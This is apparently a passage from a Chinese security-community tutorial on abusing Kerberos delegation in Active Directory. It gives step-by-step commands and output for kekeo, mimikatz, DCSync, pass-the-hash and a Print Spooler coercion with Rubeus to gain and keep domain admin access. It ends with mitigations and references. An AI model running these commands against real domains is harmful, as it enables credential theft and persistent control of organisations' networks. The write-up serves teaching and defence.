
```
New-ADUser -Name "Backdoor" -SamAccountName backdoor_svc -UserPrincipalName backdoor_svc@dlive.com -ServicePrincipalNames "bac
```

设置委派

```
$user = Get-ADUser backdoor_svc -Properties "msDS-AllowedToDelegateTo"
```

```
Set-ADObject $user -Add @{ "msDS-AllowedToDelegateTo" = @"(krbtgt/DLIVE.COM)" }
```

```
Set-ADAccountControl $user -TrustedToAuthForDelegation $true
```



二、攻击者通过已知的backdoor_svc口令，使用kekeo tgt::ask，获取backdoor_svc tgt

```
kekeo.exe "tgt::ask /user:backdoor_svc /domain:dlive.com /password:Dubhe@1234" exit
```

```
C:\Users\dtz\Desktop\mimikatz_trunk\x64>kekeo.exe "tgt::ask /user:backdoor_svc /domain:dlive.com /password:Dubhe@1234" exit
```

```
kekeo 2.1 (x64) built on Jun 15 2018 01:01:01 - lil!  
/---(\>- "A La Vie, A L'Amour"  
| K | /x x x  
\---/ Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
L\_ http://blog.gentilkiwi.com/kekeo (oe.eo)  
with 9 modules x x x/  
  
kekeo(commandline) # tgt::ask /user:backdoor_svc /domain:dlive.com /password:Dubhe@1234  
Realm : dlive.com (dlive)  
User : backdoor_svc (backdoor_svc)  
CName : backdoor_svc [KRB_NT_PRINCIPAL (1)]  
SName : krbtgt/dlive.com [KRB_NT_SRV_INST (2)]  
Need PAC : Yes  
Auth mode : ENCRYPTION KEY 23 (rc4_hmac_nt ) : 99237dbe367bc60cd07f844c16ee06cb  
[kdc] name: dc1.dlive.com (auto)  
[kdc] addr: 192.168.100.10 (auto)  
> Ticket in file 'TGT_backdoor_svc@DLIVE.COM_krbtgt~dlive.com@DLIVE.COM.kirbi'  
  
kekeo(commandline) # exit  
Bye!
```

先知社区

三、攻击者通过kekeo tgs::s4u，获取DLIVE\Administrator访问krbtgt/DLIVE.COM的TGS，即DLIVE\Administrator的TGT

```
kekeo.exe "tgs::s4u /tgt:TGT_backdoor_svc@DLIVE.COM_krbtgt~dlive.com@DLIVE.COM.kirbi /user:Administrator@dlive.com /service:krbtgt/DLIVE.COM" exit
```

```
C:\Users\dtz\Desktop\mimikatz_trunk\x64>kekeo.exe "tgs::s4u /tgt:TGT_backdoor_svc@DLIVE.COM_krbtgt~dlive.com@DLIVE.COM.kirbi /user:Administrator@dlive.com /service:krbtgt/DLIVE.COM" exit  
  
kekeo 2.1 (x64) built on Jun 15 2018 01:01:01 - lil!  
/---(\>- "A La Vie, A L'Amour"  
| K | /x x x  
\---/ Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
L\_ http://blog.gentilkiwi.com/kekeo (oe.eo)  
with 9 modules x x x/  
  
kekeo(commandline) # tgs::s4u /tgt:TGT_backdoor_svc@DLIVE.COM_krbtgt~dlive.com@DLIVE.COM.kirbi /user:Administrator@dlive.com /service:krbtgt/DLIVE.COM  
Ticket : TGT_backdoor_svc@DLIVE.COM_krbtgt~dlive.com@DLIVE.COM.kirbi  
[krb-cred] S: krbtgt/dlive.com @ DLIVE.COM  
[krb-cred] E: [00000012] aes256_hmac  
[enc-krb-cred] P: backdoor_svc @ DLIVE.COM  
[enc-krb-cred] S: krbtgt/dlive.com @ DLIVE.COM  
[enc-krb-cred] T: [2018/9/26 17:06:31 ; 2018/9/27 3:06:31] {R:2018/10/3 17:06:31}  
[enc-krb-cred] F: [40e00000] pre_authent : initial ; renewable ; forwardable ;  
[enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac ) : cff27b7dbcd7d713400f3be6ed1b975457b8cb4eba8667236c25c7d744e2dc55  
[s4u2self] Administrator@dlive.com  
[kdc] name: dc1.dlive.com (auto)  
[kdc] addr: 192.168.100.10 (auto)  
> Ticket in file 'TGS_Administrator@dlive.com@DLIVE.COM_krbtgt~DLIVE.COM@DLIVE.COM.kirbi'  
Service(s):  
[s4u2proxy] krbtgt/DLIVE.COM  
> Ticket in file 'TGS_Administrator@dlive.com@DLIVE.COM_krbtgt~DLIVE.COM@DLIVE.COM.kirbi'  
  
kekeo(commandline) # exit  
Bye!
```

先知社区

四、攻击者利用获取的域管理员的TGT控制域控制器

```
mimikatz.exe "kerberos::ptt TGS_Administrator@dlive.com@DLIVE.COM_krbtgt~DLIVE.COM@DLIVE.COM.kirbi" exit
```

```
C:\Users\dtz\Desktop\mimikatz_trunk\x64>mimikatz.exe "kerberos::ptt TGS_Administrator@dlive.com@DLIVE.COM_krbtgt~DLIVE.COM@DLIVE.COM.kirbi" exit  
  
##### mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02  
## ^ ## "A La Vie, A L'Amour" - (oe.eo) x x Kitten Edition x x  
## / \ ## /x x Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com x x x/  
  
mimikatz(commandline) # kerberos::ptt TGS_Administrator@dlive.com@DLIVE.COM_krbtgt~DLIVE.COM@DLIVE.COM.kirbi  
x File: 'TGS_Administrator@dlive.com@DLIVE.COM_krbtgt~DLIVE.COM@DLIVE.COM.kirbi': OK  
  
mimikatz(commandline) # exit  
Bye!
```

先知社区

klist查看缓存的票据

```
C:\Users\dtz\Desktop\mimikatz_trunk\x64>klist
```

当前登录 ID 是 0:0x5ceaf

缓存的票据: (1)

```
#0> 客户端: Administrator @ DLIVE.COM  
      服务器: krbtgt/DLIVE.COM @ DLIVE.COM  
      Kerberos 票据加密类型: AES-256-CTS-HMAC-SHA1-96  
      票据标志 0x40a00000 -> forwardable renewable pre_authent  
      开始时间: 9/26/2018 17:07:04 (本地)  
      结束时间: 9/27/2018 3:06:31 (本地)  
      续订时间: 10/3/2018 17:06:31 (本地)  
      会话密钥类型: AES-256-CTS-HMAC-SHA1-96
```

先知社区

以域管理员的身份访问域控

```
C:\Users\dtz\Desktop\mimikatz_trunk\x64>dir \\dc1\c$
驱动器 \\dc1\c$ 中的卷没有标签。
卷的序列号是 ACF3-AC53

\\dc1\c$ 的目录
2017/09/03  17:56                8 1.txt
2009/07/14  11:20          <DIR>      PerfLogs
2016/07/23  16:52          <DIR>      Program Files
2016/07/23  16:52          <DIR>      Program Files (x86)
2017/06/15  08:58          <DIR>      Users
2018/09/26  17:03          <DIR>      Windows
           1 个文件            8 字节
           5 个目录 32,036,524,032 可用字节

C:\Users\dtz\Desktop\mimikatz_trunk\x64>powershell
Windows PowerShell
版权所有 (C) 2013 Microsoft Corporation。保留所有权利。

PS C:\Users\dtz\Desktop\mimikatz_trunk\x64>Enter-PSsession -ComputerName dc1
[dc1]: PS C:\Users\Administrator\Documents> whoami
dlive\administrator      域管理员
[dc1]: PS C:\Users\Administrator\Documents>
```

先知社区

0x05 受限委派 + DCSync 域控权限维持

变种黄金票据在2012之后的域环境下没有试验成功

但是在2012及之后的域环境下还是有其他办法可以通过受限委派进行持久化控制的

这里利用了DC上的ldap服务，通过受限委派获取ldap服务的票据进行DCSync攻击

参考：<https://labs.mwrinfosecurity.com/blog/trust-years-to-earn-seconds-to-break/>

给后门服务账户设置委派

```
Set-ADObject $user -Add @{ "msDS-AllowedToDelegateTo" = @"ldap/DC2.lab.local" }
```

申请以LAB\Administrator身份访问ldap/DC2.lab.local的TGS

```
kekeo.exe "tgt::ask /user:backdoor_svc /domain:dlive.com /password:Dubhe@1234" exit
```

```
kekeo.exe "tgs::s4u /tgt:TGT_backdoor_svc@LAB.LOCAL_krbtgt~lab.local@LAB.LOCAL.kirbi /user:Administrator@lab.local /service:ldap/DC2.lab.local" exit
```

mimikatz将TGS写入内存

```
mimikatz.exe "kerberos::ptt TGS_Administrator@lab.local@LAB.LOCAL_ldap~DC2.lab.local@LAB.LOCAL.kirbi" exit
```

DCSync读取krbtgt的HASH

```
mimikatz.exe "lsadump::dcsync /user:krbtgt /domain:lab.local" exit
```

```
C:\Users\dtz\Desktop\mimikatz_trunk\x64>mimikatz.exe "lsadump::dcsync /user:krbtgt /domain:lab.local"

.#####.  mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   > http://blog.gentilkiwi.com/mimikatz
'#####'   > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:krbtgt /domain:lab.local
[DC] 'lab.local' will be the domain
[DC] 'DC2.lab.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2018/9/24 17:21:45
Object Security ID : S-1-5-21-2036058048-1977370527-3392789778-502
Object Relative ID : 502

Credentials:
Hash NTLM: 940d2bf754d3d4068947af8fdb5a112
ntlm- 0: 940d2bf754d3d4068947af8fdb5a112
lm - 0: 5c359a06d60977977c3077f917eeaa77
```

先知社区

下面就可以通过krbtgt伪造黄金票据了


```
也可以直接通过dcsync读取LAB\Administrator的HASH进行PTH

mimikatz.exe "privilege::debug" "sekurlsa::pth /user:Administrator /domain:lab.local /ntlm:9492fbc31a047a42a454f0e1701103dc /r
```

0x06 非受限委派 + Print Spooler服务 域控权限获取/权限维持

参考：

- <https://xz.aliyun.com/t/2896>
- <https://adsecurity.org/?p=4056>
- https://www.youtube.com/watch?v=-bcWZQCLk_4&feature=youtu.be&t=2194
- <https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory>

在已经控制一台非受限委派机器的情况下，攻击者可以提取该机器中缓存的TGT，但是如果域管理员未曾访问过该机器，攻击者没办法获取到域管的TGT

在DerbyCon 8 (2018年) 会议上，Will Schroeder (@Harmj0y)、Lee Christensen (@Tifkin_)和Matt Nelson (@enigma0x3)提出了一种场景，当域控机器开启Print Spooler服务时(默认开启且以System权限运行)，攻击者可以主动要求域控访问已被攻击者控制的非受限委派服务器，进而获取域控主机账户的TGT。当然这种攻击方式也适用其他非受限委派服务器，但是这种攻击有一个限制是需要找到一台开启非受限委派的主机账户，而非服务账户。

在一些网络环境下开启非受限委派的主机账户可能不是很好找，DerbyCon 8该攻击方法的作者是以SHAREPOINT主机为例演示的。虽然开启非受限委派的主机账户可能不是很好找，但是这种方式仍然可以用作一种权限维持方式。

首先开启DESKTOP-WIN10主机账户的非受限委派

域控DC2上Print Spooler服务默认是自动运行的，下图是该服务的截图

| | | | | |
|--|-------|------|----------|------|
| Performance Logs & Alerts | 性能... | | 手动 | 本地服务 |
| Plug and Play | 使计... | 正在运行 | 手动 | 本地系统 |
| Portable Device Enumerator Service | 强制... | 正在运行 | 手动(触发... | 本地系统 |
| Power | 管理... | 正在运行 | 自动 | 本地系统 |
| Print Spooler | 该服... | 正在运行 | 自动 | 本地系统 |
| Printer Extensions and Notifications | 此服... | | 手动 | 本地系统 |
| Problem Reports and Solutions Control Panel Sup... | 此服... | | 手动 | 本地系统 |
| Remote Access Auto Connection Manager | 无论... | | 手动 | 本地系统 |

攻击者现在已经拿下DESKTOP-WIN10的控制权限

最近harmj0y大佬发布了基于C#的Rubeus来弥补kekeo工具的一些不足

这里使用Rubeus的监听模式，监听登录会话提取TGT

```
# ■■■■■■■■■■

Rubeus.exe monitor /interval:5 /filteruser:DC2$

向DC2 Print Spooler发送请求，强制其访问DESKTOP-WIN10进行身份验证

# ■■■■■■■■■■

SpoolSample_v4.5_x64..exe DC2 DESKTOP-WIN10
```

0x07 缓解措施

- 1. 不需要使用委派的账户或高权限用户，比如域管理员账户，设置不允许委派

Administrator 属性



环境

会话

远程控制

远程桌面服务配置文件

COM+

常规

地址

帐户

配置文件

电话

组织

隶属于

拨入

用户登录名(U):

用户登录名(Windows 2000 以前版本)(W):

LAB\

Administrator

登录时间(L)...

登录到(T)...

☐ 解锁帐户(N)

帐户选项(O):

☒ 敏感帐户，不能被委派☐ 为此帐户使用 Kerberos DES 加密类型☐ 该帐户支持 Kerberos AES 128 位加密。☐ 该帐户支持 Kerberos AES 256 位加密。

帐户过期

☒ 永不过期(V)☐ 在这之后(E):

2018年11月15日



确定

取消

应用(A)

帮助

Protected Users 属性

?


X

常规

成员

隶属于

管理者



Protected Users

组名(Windows 2000 以前版本)(W):

Protected Users

描述(E):

此组的成员将受到针对身份验证安全威胁的额外保护。有关

电子邮件(M):

组作用域

☐ 本地域(O)

☒ 全局(G)

☐ 通用(U)

组类型

☒ 安全组(S)

☐ 通讯组(B)

注释(N):

^

v

确定

取消

应用(A)

If the domain functional level is Windows Server 2012 R2 , members of the group can no longer:

- Authenticate by using NTLM authentication
- Use Data Encryption Standard (DES) or RC4 cipher suites in Kerberos pre-authentication

- Be delegated by using unconstrained or constrained delegation
- Renew user tickets (TGTs) beyond the initial 4-hour lifetime

0x08 参考资料

1. 无约束委派攻击

<https://adsecurity.org/?p=1667>

<https://www.cnblogs.com/backlion/p/9268346.html>

<https://www.labofapenetrationtester.com/2016/02/getting-domain-admin-with-kerberos-unconstrained-delegation.html>

1. 约束委派相关协议(s4u2self/s4u2proxy)MSDN

<https://msdn.microsoft.com/en-us/library/cc246080.aspx>

1. 约束委派攻击

<https://www.anquanke.com/post/id/92484#h2-0>

<http://www.harmj0y.net/blog/activedirectory/s4u2pwnage/>

<https://labs.mwrinfosecurity.com/blog/trust-years-to-earn-seconds-to-break/>

<https://www.labofapenetrationtester.com/2017/08/week-of-evading-microsoft-ata-day3.html>

1. 基于域委派的变种黄金票据

<https://paper.seebug.org/620/>

1. Blackhat US 2015 提出关于非受限委派的攻击手法

<https://adsecurity.org/?p=1667>

<https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection.pdf>

<https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection-wp.pdf>

1. Blackhat Asia 2017 提出关于受限委派的攻击手法

<https://www.blackhat.com/docs/asia-17/materials/asia-17-Hart-Delegate-To-The-Top-Abusing-Kerberos-For-Arbitrary-Impersonations-And-RCE.pdf>

<https://www.blackhat.com/docs/asia-17/materials/asia-17-Hart-Delegate-To-The-Top-Abusing-Kerberos-For-Arbitrary-Impersonations-And-RCE-wp.pdf>

1. 攻击者是如何通过域控制器打印机服务和无约束Kerberos委派账户获取最高权限的

<https://xz.aliyun.com/t/2896>

<https://adsecurity.org/?p=4056>

<https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory>

1. 受保护的用户组

https://docs.microsoft.com/zh-cn/windows-server/security/credentials-protection-and-management/protected-users-security-group#BKMK_HowItWorks

<https://docs.microsoft.com/zh-cn/windows-server/identity/ad-ds/manage/how-to-configure-protected-accounts>

点击收藏 | 1 关注 | 2

[上一篇：2018hack.lu CTF W...](#) [下一篇：在域控中滥用DNSAdmins权限的危害](#)

1. 4 条回复



[打死我也不说](#) 2018-12-03 12:28:14

哇，写的很详细，终于找到中文关于这个的详细介绍了，赞赞赞

0 回复Ta



[打死我也不说](#) 2018-12-03 17:19:24

有个问题想问，如果我在iis_svc上设置了无约束委派，是不是从user去访问iis_svc，iis_svc就会存user的tgt？
还需要在iis_svc上做其他的配置吗？

0 回复Ta



[admin](#) 2018-12-11 23:01:47

@[打死我也不说](#)

iis_svc仅仅是一个服务账号，你需要一个支持Kerberos身份验证的Web应用，可参考<https://blogs.msdn.microsoft.com/chiranth/2014/04/17/setting-up-kerberos>



0 回复Ta




打死我也不说 2018-12-14 19:02:53


@admin

感谢回复，我配置了使用kerberos的IIS的，服务主机是server1，账号是S1，账号和主机都配置了非约束委派，然后使用xiao去访问Server1的IIS，输入账号密码然后





server1



0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)